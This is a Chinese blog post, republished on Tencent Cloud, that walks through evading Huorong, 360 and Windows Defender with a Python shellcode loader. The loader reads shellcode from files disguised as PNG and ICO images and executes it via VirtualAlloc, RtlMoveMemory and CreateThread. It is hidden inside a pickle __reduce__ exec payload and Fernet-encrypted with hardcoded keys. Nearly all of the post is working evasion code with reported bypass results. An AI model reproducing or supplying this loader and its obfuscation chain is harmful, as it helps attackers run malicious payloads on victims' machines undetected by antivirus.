【免杀】一种python反序列化免杀方式


一种python反序列化免杀方式
1简介
一种python反序列化免杀方式,过火绒、360、windows defender
2正文
一个python加载器
下面具体举例一个python分离加载的例子
import ctypes
f=open('demo.png','rb')
shellcode=f.read()
shellcode=bytearray(shellcode)
#设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64
#申请内存
ptr=ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(shellcode)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
#放入shellcode
buf=(ctypes.c_char *len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
   ctypes.c_uint64(ptr),
   buf,
   ctypes.c_int(len(shellcode))
)
#创建一个线程从shellcode放置位置首地址开始执行
handle=ctypes.windll.kernel32.CreateThread(


   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.c_uint64(ptr),
   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.pointer(ctypes.c_int(0))
)
#等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))

意料之中,烂大街的代码,一定过不了免杀的,今天就这里开始一步一步过掉defender
前置基础
- pickle,它能够实现任意对象与文本之间的相互转化,也可以实现任意对象与二进制之间的相互转化。也就是说,pickle 可以实现 Python 对象的存储及恢复
- crypto graphy.fernet提供python加密lib
>>>from cryptography.fernet importFernet
>>>#Put this somewhere safe!
>>>key =Fernet.generate_key()
>>>f =Fernet(key)
>>>token =f.encrypt(b"Areally secret message. Not for prying eyes.")
>>>token
'...'
>>>f.decrypt(token)
'Areally secret message. Not for prying eyes.'
运用反序列化简单免杀
初步尝试下火绒&&360的免杀能力,这两个相对简单些
加入反序列化语句,进行编码如下
#pickle dump
import pickle

shellcode="""
importctypes

f= open('demo.png', 'rb')
shellcode= f.read()
shellcode= bytearray(shellcode)
#设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype= ctypes.c_uint64
#申请内存
ptr= ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000),ctypes.c_int(0x40))
#放入shellcode
buf= (ctypes.c_char *len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
   ctypes.c_uint64(ptr),
   buf,
   ctypes.c_int(len(shellcode))
)
#创建一个线程从shellcode放置位置首地址开始执行
handle= ctypes.windll.kernel32.CreateThread(
   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.c_uint64(ptr),
   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.pointer(ctypes.c_int(0))
)
#等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
"""


class A(object):
   def __reduce__(self):
       return(exec,(shellcode,))


ret=pickle.dumps(A())
with open("test.ico",'wb')asimg:
   img.write(ret)
#pickle load
import pickle
import ctypes
#try:
#    temp = open("test.ico", "rb").read()
#    shellcode = pickle.loads(temp)
#except Exception as err:
#    print("err = {0}".format(err))
#    input("123")


temp=open("test.ico","rb").read()


shellcode=pickle.loads(temp)#pyinstaller -F .\defender_pickle_load.py- 测试结果,bypass火绒

继续测试下260
测试后,比较幸运,直接bypass360

windows defender的绕过
简单总结下,当下的进展
- 火绒过
- 360过
首先测试下windows静态扫描


发现ico 和 png文件均报毒
- 这里的思路不止一种,比如放到服务器、编码静态文件等
- 下面提供一种思路,利用python-fernet对静态文件进行加密
- 编码如下
#-*- coding:utf-8 -*
#对静态文件进行加密
from cryptography.fernet import Fernet

#shellcode 加密你也可以分离免杀
test_f=open('demo.png','rb')
shellcode=test_f.read()
shellcode=bytearray(shellcode)

test_f.close()
#加密
key=Fernet.generate_key()
f=Fernet(key)
enc_pay=f.encrypt(bytes(shellcode))
print(key)
print("=========")

#写入shell2.png
test_f=open("./demo2.png","w+")
test_f.write(enc_pay.decode())
test_f.close()
output_key="key= {0}".format(key)
print(output_key)

print("f_obj= Fernet(key)")

print("shellcode= f_obj.decrypt(shellcode)")

print("shellcode= bytearray(shellcode)")


#shellcode 加密你也可以分离免杀
test_f=open('test1.ico','rb')
shellcode=test_f.read()
shellcode=bytearray(shellcode)

test_f.close()
#加密
key=Fernet.generate_key()
f=Fernet(key)
enc_pay=f.encrypt(bytes(shellcode))
print(key)
print("=========")

#写入shell2.png
test_f=open("./test2.ico","w+")
test_f.write(enc_pay.decode())
test_f.close()
output_key="key= {0}".format(key)
print(output_key)

print("f_obj= Fernet(key)")

print("temp= f_obj.decrypt(temp)")
#defender_pickle_dump.py
import pickle

shellcode="""
importctypes
fromcryptography.fernet import Fernet

f= open('demo2.png', 'rb')
shellcode= f.read()
key= b'Qepn_OLOyeXP-ZmoGCgApu0AqcE35VCMwO7t_H0L5co='
f_obj= Fernet(key)
shellcode= f_obj.decrypt(shellcode)
shellcode= bytearray(shellcode)

#设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype= ctypes.c_uint64
#申请内存
ptr= ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000),ctypes.c_int(0x40))
#放入shellcode
buf= (ctypes.c_char *len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
   ctypes.c_uint64(ptr),
   buf,
   ctypes.c_int(len(shellcode))
)
#创建一个线程从shellcode放置位置首地址开始执行
handle= ctypes.windll.kernel32.CreateThread(
   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.c_uint64(ptr),
   ctypes.c_int(0),
   ctypes.c_int(0),
   ctypes.pointer(ctypes.c_int(0))
)
#等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
"""


class A(object):
   def __reduce__(self):
       return(exec,(shellcode,))


ret=pickle.dumps(A())
with open("test1.ico",'wb')asimg:
   img.write(ret)
import pickle
import ctypes
from cryptography.fernet importFernet

#try:
#    temp = open("test.ico", "rb").read()
#    shellcode = pickle.loads(temp)
#except Exception as err:
#    print("err = {0}".format(err))
#    input("123")


temp=open("test2.ico","rb").read()

key=b'M6__BRADkFnVsgeqvLEdFXN59uesecCTctVa-k3UhTw='
f_obj=Fernet(key)
temp=f_obj.decrypt(temp)


shellcode=pickle.loads(temp)- ok 成功绕过windows defender

3写在最后
免杀学习过程中本身学习的就是一个思路,随着免杀的公开->杀毒的提升,免杀的难度也会随之提升
切记,免杀学的是思路,不是具体的方法,本文的也只是提供了一个思路,擅于思考,也多多考虑多种方法结合。
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2022-12-22,如有侵权请联系 cloudcommunity@tencent.com 删除
评论
登录后参与评论
推荐阅读
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号